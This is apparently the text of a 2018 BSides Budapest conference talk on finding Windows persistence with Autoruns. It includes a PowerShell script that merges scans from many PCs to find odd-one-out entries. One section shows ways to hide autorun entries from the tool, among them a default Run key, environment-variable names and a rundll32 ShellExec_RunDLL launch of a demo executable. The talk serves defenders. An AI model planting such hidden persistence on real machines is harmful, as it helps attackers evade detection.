
| Type              | File                   | Date             | Signer                 | Company               | Version  |
|-------------------|------------------------|------------------|------------------------|-----------------------|----------|
| Unsigned Non-MS   | \contoso.com\sysvol    | 2008-11-18 20:46 |                        |                       |          |
| Unsigned Non-MS   | \contoso.com\netloc    | 2013-03-18 19:19 |                        |                       |          |
| Unsigned Non-MS   | \contoso.com\netloc    | 2012-05-01 18:20 |                        |                       |          |
| Unsigned Non-MS   | \contoso.com\netloc    | 2012-05-01 18:20 |                        |                       |          |
| Unsigned Non-MS   | \contoso.com\netloc    | 2012-05-01 18:20 |                        |                       |          |
| Unsigned Non-MS   | \contoso.com\netloc    | 2012-05-01 18:20 |                        |                       |          |
| Non-MS            | c:\program files (x86) | 2016-02-09 02:20 | (Verified) Google Inc  | Google Inc.           | 48.0.25  |
| Non-MS            | c:\users\ \app         | 2016-01-22 18:55 | (Verified) Spotify AB  | Spotify Ltd           | 1.0.21.1 |
| Non-MS            | c:\sysinternals\psexec | 2014-03-30 21:50 | (Verified) Microsoft C | Sysinternals - www.sy | 2.11.0.0 |
| New Unsigned Hasl | c:\users\ \app         | 2016-02-12 21:48 |                        |                       |          |

< >

Summary Log Check New Files With Virus Total Check All System Autoruns With Virus Total Close



# How could it be used in a corporate network?





As usual –  
with a handy  
tool

```
Write-Host "BSidesBp 2018"
$path = "c:\BSidesBp\
$occurrence = 5
$a = @{}
$fileNames = Get-ChildItem -Path $path -Recurse -Include *.csv
foreach($fileName in $fileNames){
    foreach($line in Get-Content $fileName) {
        $line=$line.Substring($line.IndexOf(",") + 1)
        $fileName=Split-Path $fileName -leaf
        if ($a.ContainsKey($line)){
            $a.$line[0]++
            $a.$line += $fileName
        }
        else{
            $a.$line = @()
            $a.$line += [int]1
            $a.$line += $fileName
        }
    }
}
foreach($i in $a.keys) {
    if ($a.$i[0] -lt $occurrence){
        Write-Host ("`r`nautorun key:      " + $i)
        Write-Host ("Number of occurrence: " + $a.$i[0])
        Write-Host ("Files:                  " + $a.$i[1..$a.count])
    }
}
```

# Let's find the odd-one-out!

Example network:

- ~100 PCs
- 3 different hardware generations
- 2 different OSs (Win7 & Win10)
- 4 groups of users (management, office, development, support)
- Let's merge the results!




# 1. step: sampling

Autorunsc - finds persistence mechanisms offline

```
autorunsc.exe -a * -nobanner -c -o autoruns.csv
```

## 2. step: collection

Collect the samples from the endpoints.



# 3. step: merging

- Merged data:

```
c:\BSidesBp>powershell.exe -executionpolicy bypass -file b.ps1
BSidesBp 2018

autorun key:          "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "VMware User Process", enabled, "Logon", System-wide, "VMware Tools Core Service", "VMware, Inc.", "c:\program files\vmware\vmware tools\vmtoolsd.exe", 10.2.0.7047, """"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"" -n vmus"
Number of occurrence: 1
Files:                  computer98.csv


autorun key:          "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "BSidesBp 2018", enabled, "Logon", System-wide, "Windows Számológép", "Microsoft Corporation", "c:\windows\system32\calc.exe", 6.1.7600.16385, "calc.exe"
Number of occurrence: 3
Files:                  computer11.csv computer13.csv computer15.csv
```

That is the odd-one-out!



# Let's hack the autoruns – easy to hide?

My easiest example: HKCU/Run/default key



# Let's hack the autoruns – easy to hide?

environmental variable trick 1# - %username%.exe

| KnownDLLs  | Winlogon | Winsock Providers                | Print Monitors        | LSA Providers                       | Network Providers | WMI               | Sidebar Gadgets | Office       |               |         |
|--|----------|----------------------------------|-----------------------|-------------------------------------|-------------------|-------------------|-----------------|--------------|---------------|---------|
| Everything   | Logon    | Explorer                         | Internet Explorer     | Scheduled Tasks                     | Services          | Drivers           | Codecs          | Boot Execute | Image Hijacks | AppInit |
| Autorun Entry  |          | Description                      | Publisher             | Image Path                          |                   | Timestamp         |                 | VirusTotal   |               |         |
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell                      |          |                                  |                       |                                     |                   | 2009.07.14. 5:49  |                 |              |               |         |
| <input checked="" type="checkbox"/> cmd.exe  |          | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\system32\cmd.exe         |                   | 2010.11.20. 10:46 |                 |              |               |         |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                 |          |                                  |                       |                                     |                   | 2018.02.09. 19:27 |                 |              |               |         |
| <input checked="" type="checkbox"/> VMware User Proce... VMware Tools Core Service |          | VMware, Inc.                     |                       | c:\program files\vmware\vmwar...    |                   | 2017.11.30. 11:19 |                 |              |               |         |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                 |          |                                  |                       |                                     |                   | 2018.02.25. 18:01 |                 |              |               |         |
| <input checked="" type="checkbox"/> BSides   |          |                                  |                       | File not found: BSidesBp.exe        |                   |                   |                 |              |               |         |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components                          |          |                                  |                       |                                     |                   | 2018.02.09. 19:40 |                 |              |               |         |
| <input checked="" type="checkbox"/> Internet Explorer                              |          | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\system32\cmd.exe         |                   | 2010.11.20. 10:46 |                 |              |               |         |
| <input checked="" type="checkbox"/> Microsoft Windows                              |          | Windows Mail                     | Microsoft Corporation | c:\program files\windows mail\wi... |                   | 2009.07.14. 0:58  |                 |              |               |         |
| <input checked="" type="checkbox"/> n/a  |          | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\vundll32.e...   |                   | 2017.03.30. 16:03 |                 |              |               |         |
| <input checked="" type="checkbox"/> Themes Setup                                   |          | Microsoft® Register Server       | Microsoft Corporation | c:\windows\system32\regsvr32....    |                   | 2009.07.14. 1:14  |                 |              |               |         |
| <input checked="" type="checkbox"/> Windows Desktop ...                            |          | Microsoft® Register Server       | Microsoft Corporation | c:\windows\system32\regsvr32....    |                   | 2009.07.14. 1:14  |                 |              |               |         |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components              |          |                                  |                       |                                     |                   | 2018.02.09. 19:40 |                 |              |               |         |
| <input checked="" type="checkbox"/> Internet Explorer                              |          | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\syswow64\cmd.exe         |                   | 2010.11.20. 10:00 |                 |              |               |         |
| <input checked="" type="checkbox"/> Microsoft Windows                              |          | Windows Mail                     | Microsoft Corporation | c:\program files (x86)\windows ...  |                   | 2009.07.14. 0:42  |                 |              |               |         |
| <input checked="" type="checkbox"/> n/a  |          | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\syswow64\vundll32....    |                   | 2017.03.30. 15:58 |                 |              |               |         |
| <input checked="" type="checkbox"/> Themes Setup                                   |          | Microsoft® Register Server       | Microsoft Corporation | c:\windows\syswow64\regsvr32...     |                   | 2009.07.14. 0:58  |                 |              |               |         |
| <input checked="" type="checkbox"/> Windows Desktop ...                            |          | Microsoft® Register Server       | Microsoft Corporation | c:\windows\syswow64\regsvr32...     |                   | 2009.07.14. 0:58  |                 |              |               |         |
| HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers             |          |                                  |                       |                                     |                   | 2009.07.14. 5:53  |                 |              |               |         |
| <input checked="" type="checkbox"/> Gadgets  |          | Oldalsáv - húzás célja           | Microsoft Corporation | c:\program files\windows sideba...  |                   | 2009.07.14. 2:32  |                 |              |               |         |
| Task Scheduler   |          |                                  |                       |                                     |                   |                   |                 |              |               |         |
| <input checked="" type="checkbox"/> \Microsoft\Window...                           |          | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\vundll32.e...   |                   | 2017.03.30. 16:03 |                 |              |               |         |
| <input checked="" type="checkbox"/> \Microsoft\Window...                           |          | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\vundll32.e...   |                   | 2017.03.30. 16:03 |                 |              |               |         |
| <input checked="" type="checkbox"/> \Microsoft\Window...                           |          |                                  |                       | c:\windows\system32\gathernet...    |                   | 2009.06.10. 21:36 |                 |              |               |         |

HU



BSidesBp2018



User64



Windows 7 Ultimate



# Let's hack the autoruns – easy to hide?

environmental variable trick 2# - %comspec%.exe

| Autorun Entry  | Description                      | Publisher             | Image Path  | Timestamp         |
|--|----------------------------------|-----------------------|---|-------------------|
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell                            |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> cmd.exe  | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\system32\cmd.exe                       | 2010.11.20. 10:46 |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                       |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> vm   | VMware User Process              | VMware, Inc.          | c:\program files\vmware\vmware tools\vmtoolsd.exe | 2017.11.30. 11:19 |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                       |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> (Default)  | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\system32\cmd.exe                       | 2010.11.20. 10:46 |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components                                |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> Internet Explorer                                    | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\system32\cmd.exe                       | 2010.11.20. 10:46 |
| <input checked="" type="checkbox"/> Microsoft Windows                                    | Windows Mail                     | Microsoft Corporation | c:\program files\windows mail\winmail.exe         | 2009.07.14. 0:58  |
| <input checked="" type="checkbox"/> n/a  | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\rundll32.exe                  | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> Themes Setup   | Microsoft® Register Server       | Microsoft Corporation | c:\windows\system32\regsvr32.exe                  | 2009.07.14. 1:14  |
| <input checked="" type="checkbox"/> Windows Desktop Update                               | Microsoft® Register Server       | Microsoft Corporation | c:\windows\system32\regsvr32.exe                  | 2009.07.14. 1:14  |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components                    |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> Internet Explorer                                    | Windows parancsfeldolgozó        | Microsoft Corporation | c:\windows\syswow64\cmd.exe                       | 2010.11.20. 10:00 |
| <input checked="" type="checkbox"/> Microsoft Windows                                    | Windows Mail                     | Microsoft Corporation | c:\program files (x86)\windows mail\winmail.exe   | 2009.07.14. 0:42  |
| <input checked="" type="checkbox"/> n/a  | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\syswow64\rundll32.exe                  | 2017.03.30. 15:58 |
| <input checked="" type="checkbox"/> Themes Setup   | Microsoft® Register Server       | Microsoft Corporation | c:\windows\syswow64\regsvr32.exe                  | 2009.07.14. 0:58  |
| <input checked="" type="checkbox"/> Windows Desktop Update                               | Microsoft® Register Server       | Microsoft Corporation | c:\windows\syswow64\regsvr32.exe                  | 2009.07.14. 0:58  |
| HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers                   |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> Gadgets  | Oldalsáv - húzás célja           | Microsoft Corporation | c:\program files\windows sidebar\sbdrop.dll       | 2009.07.14. 2:32  |
| Task Scheduler   |                                  |                       |   |                   |
| <input checked="" type="checkbox"/> \Microsoft\Windows\Autochk\Proxy                     | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\rundll32.exe                  | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> \Microsoft\Windows\DiskDiagnostic\Microsoft-Windo... | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\rundll32.exe                  | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> \Microsoft\Windows\NetTrace\GatherNetworkInfo        |                                  |                       | c:\windows\system32\gathernetinfo.vbs             | 2009.06.10. 21:36 |
| <input checked="" type="checkbox"/> \Microsoft\Windows\SystemRestore\SR                  | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\rundll32.exe                  | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> \Microsoft\Windows\Tcpip\IpAddressConflict1          | Windows gazdafolyamat (Rundll... | Microsoft Corporation | c:\windows\system32\rundll32.exe                  | 2017.03.30. 16:03 |

HU

Windows 7 Ultimate



# Let's hack the autoruns – easy to hide?


A bit more complex one: ShellExec\_RunDLL

| KnownDLLs  | Winlogon  | Winsock Providers | Print Monitors                   | LSA Providers         | Network Providers | WMI                              | Sidebar Gadgets | Office            |               |             |
|--|-----------|-------------------|----------------------------------|-----------------------|-------------------|----------------------------------|-----------------|-------------------|---------------|-------------|
| Everything   | Logon     | Explorer          | Internet Explorer                | Scheduled Tasks       | Services          | Drivers                          | Codecs          | Boot Execute      | Image Hijacks | AppInit     |
| Autorun Entry                                      |           | Description       |                                  | Publisher             |                   | Image Path                       |                 | Timestamp         |               | Virus Total |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run |           |                   |                                  |                       |                   |                                  |                 |                   |               |             |
| <input checked="" type="checkbox"/>                | (Default) |                   | Windows gazdafolyamat (Rundll32) | Microsoft Corporation |                   | c:\windows\system32\rundll32.exe |                 | 2017.03.30, 16:03 |               |             |

Rundll32.exe SHELL32.DLL,ShellExec\_RunDLL  
\"C:\\demo\\Bsides.exe"

# Let's hack the autoruns – easy to hide?

And just one another for bonus: trick or treat?



HU



BSidesBp



User64



Thank you for your kind attention!  
Any questions?

Resources:

<https://attack.mitre.org/wiki/Persistence>

<https://docs.microsoft.com/en-us/sysinternals/>

<https://mobile.twitter.com/hasherezade>

<http://www.hexacorn.com/blog/>

Bitdefender labs / PZCHAO

Kaspersky labs / Gh0stRAT

Lookout / Dark Caracal

[https://www.cylance.com/en\\_us/blog/](https://www.cylance.com/en_us/blog/)

<https://blogs.technet.microsoft.com/pfesweplat/>